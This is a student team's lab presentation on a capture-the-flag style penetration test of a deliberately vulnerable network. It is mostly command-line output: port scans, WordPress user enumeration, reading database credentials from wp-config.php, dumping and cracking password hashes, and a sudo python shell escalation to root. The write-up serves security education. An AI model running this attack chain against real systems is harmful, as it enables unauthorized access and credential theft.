
Final Engagement Attack, Defense & Analysis of a Vulnerable Network

Group 2 - Ahmad, Aaron, Sree, Andrew, Rajitha, Alex, Ardvan, Chat, Preet


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Network Topology & Critical Vulnerabilities

Network Topology



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
Port 22/ssh is open	Provides us with the ability to ssh in to discover credentials	Critical
Port 111/tcp is open	Potential recon and file upload/download	High
Port 80/tcp is open	Provides us access to http server /web browser	High
Port 139/tcp	Potential Metasploitable reverse shell	High

Exploits Used

Exploitation: Open port vulnerabilities

Summarize the following:

- The vulnerabilities were exploited using a port scanner tool called nmap
- With nmap, we did a port scan on an IP address range 192.168.1.90/24
- Screenshots in the following slides

Exploitation: Open port vulnerabilities (continued)

```
root@Kali:~# nmap 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 18:13 PST
Nmap scan report for 192.168.1.1
Host is up (0.00066s latency).
Not shown: 995 filtered ports
PORT
        STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
2179/tcp open vmrdp
3389/tcp open ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT
        STATE SERVICE
22/tcp open ssh
9200/tcp open wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.00077s latency).
Not shown: 995 closed ports
       STATE SERVICE
PORT
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

```
Nmap scan report for 192.168.1.115
Host is up (0.00071s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
22/tcp open ssh
Nmap done: 256 IP addresses (6 hosts up) scanned in 6.97 seconds
root@Kali:~# nmap help
Starting Nmap 7.80 (https://nmap.org) at 2021-02-05 18:16 PST
Failed to resolve "help".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds
root@Kali:~#
root@Kali:~#
root@Kali:~# nmap -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 18:17 PST
Nmap scan report for 192.168.1.105
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
22/tcp open ssh
1 2.0)
 ssh-hostkey:
    2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
    256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
   256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open http
                   Apache httpd 2.4.29
 http-ls: Volume /
    maxfiles limit reached (10)
 SIZE TIME
                         FILENAME
       2019-05-07 18:23 company_blog/
  422 2019-05-07 18:23 company_blog/blog.txt
```

Exploitation: Open port vulnerabilities (continued)

```
company_folders/
       2019-05-07 18:27
       2019-05-07 18:25 company_folders/company_culture/
       2019-05-07 18:26 company_folders/customer_info/
       2019-05-07 18:27 company_folders/sales_docs/
       2019-05-07 18:22 company_share/
       2019-05-07 18:34 meet_our_team/
       2019-05-07 18:31 meet_our_team/ashton.txt
       2019-05-07 18:33 meet our team/hannah.txt
 _http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see htt
ps://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/5%OT=22%CT=1%CU=34212%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=601DFC4A%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%05
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
TRACEROUTE
           ADDRESS
HOP RTT
   0.67 ms 192.168.1.105
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.11 seconds
root@Kali:~# nmap -A 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 18:18 PST
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
       STATE SERVICE
                         VERSION
PORT
```

```
ssh-hostkey:
    1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
    2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
   256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp open http
                         Apache httpd 2.4.10 ((Debian))
 _http-server-header: Apache/2.4.10 (Debian)
 _http-title: Raven Security
111/tcp open rpcbind 2-4 (RPC #100000)
 rpcinfo:
                      port/proto service
    program version
                        111/tcp rpcbind
    100000 2,3,4
                        111/udp rpcbind
    100000 2,3,4
    100000 3,4
                        111/tcp6 rpcbind
    100000 3,4
                        111/udp6 rpcbind
                      34849/udp status
    100024 1
                      50642/udp6 status
    100024 1
    100024 1
                      57287/tcp status
   100024 1
                      60570/tcp6 status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X 4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
 _clock-skew: mean: -3h39m59s, deviation: 6h21m02s, median: 0s
 _nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unk
nown> (unknown)
 smb-os-discovery:
    OS: Windows 6.1 (Samba 4.2.14-Debian)
    Computer name: raven
    NetBIOS computer name: TARGET1\x00
    Domain name: local
    FQDN: raven.local
   System time: 2021-02-06T13:18:43+11:00
 smb-security-mode:
   account_used: guest
   authentication_level: user
```

Exploitation: Open port vulnerabilities (continued)

```
challenge_response: supported
   message_signing: disabled (dangerous, but default)
 smb2-security-mode:
   2.02:
     Message signing enabled but not required
 smb2-time:
   date: 2021-02-06T02:18:43
_ start_date: N/A
TRACEROUTE
           ADDRESS
HOP RTT
1 1.13 ms 192.168.1.110
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.94 seconds
root@Kali:~#
```

```
root@Kali:~# nmap -sS -sV 192.168.1.110
Starting Nmap 7.80 (https://nmap.org) at 2021-02-05 18:10 PST
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT
       STATE SERVICE
                         VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp open http Apache httpd 2.4.10 ((Debian))
111/tcp open rpcbind
                        2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds
root@Kali:~#
```

WPScan

```
root@Kali:~# wpscan -url http://192.168.1.110/wordpress/ -enumerate u -force
         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Fri Feb 12 02:17:18 2021
Interesting Finding(s):
 + http://192.168.1.110/wordpress/
   Interesting Entry: Server: Apache/2.4.10 (Debian)
   Found By: Headers (Passive Detection)
   Confidence: 100%
   http://192.168.1.110/wordpress/xmlrpc.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
   References:

    http://codex.wordpress.org/XML-RPC_Pingback_API

    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
   http://192.168.1.110/wordpress/readme.html
   Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
[+] http://192.168.1.110/wordpress/wp-cron.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 60%
   References:
   - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299
 WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
```

```
WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 Found By: Emoji Settings (Passive Detection)
  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
  Confirmed By: Meta Generator (Passive Detection)
  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'
  The main theme could not be detected.
 Enumerating Users (via Passive and Aggressive Methods)
User(s) Identified:
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 Confirmed By: Login Error Messages (Aggressive Detection)
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 Confirmed By: Login Error Messages (Aggressive Detection)
  No WPVulnD8 API Token given, as a result vulnerability data has not been output.
  You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
  Finished: Fri Feb 12 02:17:20 2021
   Requests Done: 17
  Cached Requests: 35
  Data Sent: 3.757 KB
  Data Received: 12.015 KB
  Memory used: 112.609 MB
  Elapsed time: 00:00:02
oot@Kali:~#
```

Establish ssh session

```
root@Kali:~# ssh michael@192.168.1.110 -p 22
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Feb 12 22:09:42 2021 from 192.168.1.90
michael@target1:~$
```

Getting access to MYSQL and retrieving hashes

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
  The base configuration for WordPress
  The wp-config.php creation script uses this file during the
  installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 /** MySQL database username */
 define('DB_USER', 'root');
  /** MySQL database password */
 define('DB_PASSWORD', 'R@v3nSecurity');
mysql> select id, user_login, user_pass from wp_users into outfile '/tmp/wp_hashes.txt';
Query OK, 2 rows affected (0.00 sec)
michael@target1:/tmp$ cat wp_hashes.txt
                                                  dump WordPress user
        michael $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
        steven $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
                                                  password hashes
michael@target1:/tmp$
```

Gaining root level access

```
root@Kali:-# john wp hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass (SPS or SHS) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
 Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
 Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
 Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
 Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
 Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
 Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
 Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
 Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
 Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
 pink84
                 (steven)
root@Kali:~# ssh steven@192.168.1.110 -p 22
steven@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ sudo -l
                                               \leftarrow
Matching Defaults entries for steven on raven:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")
root@target1:/home/steven# sudo -l
Matching Defaults entries for root on raven:
   env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User root may run the following commands on raven:
   (ALL : ALL) ALL
root@target1:/home/steven#
                             -400
```

Exploitation: Root permissions

Summarize the following:

- Steven had permissions to run python scripts with root privileges
- Running a python script in root to generate a bash shell
- The result: root access

Exploitation: Root permissions

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

```
root@target1:/home/steven# sudo -l
Matching Defaults entries for root on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User root may run the following commands on raven:
    (ALL: ALL) ALL
```

```
root@target1:/# find -name "*flag*.txt"
./var/www/flag2.txt
